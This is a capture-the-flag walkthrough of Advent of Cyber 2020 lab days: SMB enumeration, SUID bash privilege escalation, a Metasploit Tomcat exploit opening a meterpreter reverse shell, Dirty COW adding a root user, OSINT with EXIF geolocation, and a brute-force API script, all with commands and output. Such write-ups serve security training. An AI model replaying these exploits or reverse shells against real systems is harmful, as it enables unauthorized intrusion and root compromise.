
```
 ==========================================
|    Share Enumeration on 10.10.142.206    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.142.206
//10.10.142.206/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.142.206/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.142.206/tbfc-santa      Mapping: OK, Listing: OK
//10.10.142.206/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

smbclient //10.10.142.206/tbfc-santa/

No Password

```
┌─[✗]─[headcrusher@T0rmentor]─[~]
└──╼ $smbclient //10.10.142.206/tbfc-santa/
Enter WORKGROUP\headcrusher's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 23:12:07 2020
  ..                                  D        0  Wed Nov 11 22:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 23:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 23:12:07 2020

                10252564 blocks of size 1024. 5368116 blocks available
```

Day 11 – Privilege Escalation



ssh cmnatic@10.10.48.172

aoc2020

```
┌─[headcrusher@T0rmentor]─[~]
└──$ssh cmnatic@10.10.48.172
The authenticity of host '10.10.48.172 (10.10.48.172)' can't be established.
ECDSA key fingerprint is SHA256:Epte0uGyoBmg5Gb9zRw9f26JYUHv72UFd1VVNHcItUQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.48.172' (ECDSA) to the list of known hosts
cmnatic@10.10.48.172's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```

python -m SimpleHTTPServer 8080

```
┌─[headcrusher@T0rmentor]─[~]
└──$python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

wget http://10.2.11.159:8080/LinEnum.sh

chmod +x LinEnum.sh

./LinEnum.sh -s -k keyword -r report -e /tmp/ -t

```
-bash-4.4$ wget http://10.2.11.159:8080/LinEnum.sh
--2020-12-28 14:09:01--  http://10.2.11.159:8080/LinEnum.sh
Connecting to 10.2.11.159:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                          100%[=================================================================>]  45.54K  66.0KB/s    in 0.7s

2020-12-28 14:09:02 (66.0 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ ./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

LinEnum result:

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

https://gtfobins.github.io/gtfobins/bash/

bash -p


```
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Day 12 – Exploiting A Web Server With Metasploit

nmap -A -Pn -vvv 10.10.64.123

```
8080/tcp open  http          syn-ack Apache Tomcat 9.0.17
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.17
```

http://10.10.64.123:8080/cgi-bin/elfwhacker.bat




```
-------------------------------------------------------
Written by ElfMcEager for The Best Festival Company ~CMNatic
-------------------------------------------------------

Current time: 28/12/2020 14:36:18.34

-------------------------------------------------------
                Debugging Information
-------------------------------------------------------
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy

-------------------------------------------------------
                 ELF WHACK COUNTER
-------------------------------------------------------

 Number of Elves whacked and sent back to work: 19356
```

https://www.exploit-db.com/exploits/47073

search CGIServlet

```
msf6 > search CGIServlet

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerab
ility
```

Use 0

set rhosts 10.10.64.123

set targeturi /cgi-bin/elfwhacker.bat

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.64.123             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8080                     yes       The target port (TCP)
   SSL        false                    no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
   VHOST                               no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.2.11.159:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.64.123
[*] Meterpreter session 1 opened (10.2.11.159:4444 -> 10.10.64.123:49826) at 2020-12-28 11:42:37 -0300
```

dir

```
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=============================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2020-12-28 11:40:43 -0300  KyirU.exe
100777/rwxrwxrwx  73802  fil   2020-12-28 11:42:33 -0300  YCBdL.exe
100777/rwxrwxrwx  825    fil   2020-11-19 00:49:25 -0300  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 19:05:43 -0300  flag1.txt
100777/rwxrwxrwx  73802  fil   2020-12-28 11:41:33 -0300  kOQKt.exe
100777/rwxrwxrwx  73802  fil   2020-12-28 11:39:43 -0300  lJArx.exe
```

```
meterpreter > download flag1.txt
[*] Downloading: flag1.txt -> flag1.txt
[*] Downloaded 27.00 B of 27.00 B (100.0%): flag1.txt -> flag1.txt
[*] download   : flag1.txt -> flag1.txt
```

```
┌─[headcrusher@T0rmentor]─[~]
└──╼ $cat flag1.txt
thm{whacking_all_the_elves}┌─
```

Day 13 – Dirty Cow

sudo nmap -sV -Pn -vvv -T5 10.10.37.174

```
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp  open  telnet  syn-ack ttl 61 Linux telnetd
111/tcp open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

telnet 10.10.37.174 23

```
┌─[✗]─[headcrusher@T0rmentor]─[~]
└──╼ $telnet 10.10.37.174 23
Trying 10.10.37.174...
Connected to 10.10.37.174.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

Username: santa // Password: clauschristmas

```
christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              -->*<--
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/0/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
                [___]

$ id
uid=1001(santa) gid=1003(santa) groups=1003(santa)
```

cat /etc/*release


```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
```

cat cookies_and_milk.txt

```
$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
```

https://github.com/FireFart/dirtycow/blob/master/dirty.c

nano dirty.c



gcc -pthread dirty.c -o dirty -lcrypt

./dirty

12345

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi3LLch28IK7A:0:0:pwned:/root:/bin/bash

mmap: 7fa49ec31000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '12345'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '12345'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

su firefart

12345

cd /root

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
```

cat message_from_the_grinch.txt

```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```


touch coal

tree | md5sum


```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Day 14 – OSINT


https://www.reddit.com/user/IGuidetheClaus2020/comments/




Chicago



May




Twitter




https://twitter.com/iguideclaus2020

IGuidetheClaus2020

Bachelorette




Chicago




http://exif.regex.info/exif.cgi

41.891815, -87.624277





{FLAG}ALWAYSCHECKTHEEXIFD4T4



I found the password in GitHub:


spygame






https://www.google.com/maps/place/Chicago+Marriott+Downtown+Magnificent+Mile/@41.8921354,-87.6245991,19.5z/data=!4m16!1m7!3m6!1s0x0:0x0!2zNDHCsDUzJzMwLjUiTiA4N8KwMzcnMjcuNCJX!3b1!8m2!3d41.891815!4d-87.624277!3m7!1s0x880e2cac5bb14fc3:0xd063bdca7a88cf23!5m2!4m1!1i2!8m2!3d41.8921329!4d-87.6245096

540




Day 15 – Python




Day 16 – Scripting

nmap -vvv -Pn 10.10.174.19

http://10.10.174.19:8000/





view-source:http://10.10.174.19:8000/

/api/

```
<li><a href="#">Kanban airis sum eschelor</a></li>
<li><a href="http://machine_ip/api/api_key">Modular modern free</a></li>
<li><a href="#">The king of clubs</a></li>
```

#!/usr/bin/python

import requests

for api_key in range(1,99,2):

print(f"api_key {api_key}")

html = requests.get(f'http://10.10.174.19:8000/api/{api_key}')

print(html.text)

```
 GNU nano 5.4                                                script.py
#!/usr/bin/python
import requests

for api_key in range(1,99,2):
        print(f"api_key {api_key}")
        html = requests.get(f'http://10.10.174.19:8000/api/{api_key}')
        print(html.text)
```

python3 script.py

57 // Winter Wonderland, Hyde Park, London

```
api_key 57
{"item_id":57,"q":"Winter Wonderland, Hyde Park, London."}
```

Day 17 – Reverse Engineering With Radare2

ssh elfmceager@10.10.20.182

adventofcyber

r2 -d ./challenge1

aaaa

```
elfmceager@tbfc-day-17:~$ ls
challenge1  file1
elfmceager@tbfc-day-17:~$ r2 -d ./challenge1
Process with PID 1527 started...
= attach 1527 1527
bin.baddr 0x00400000
Using 0x400000
Warning: Cannot initialize dynamic strings
asm.bits 64
[0x00400a30]> aaaa
```

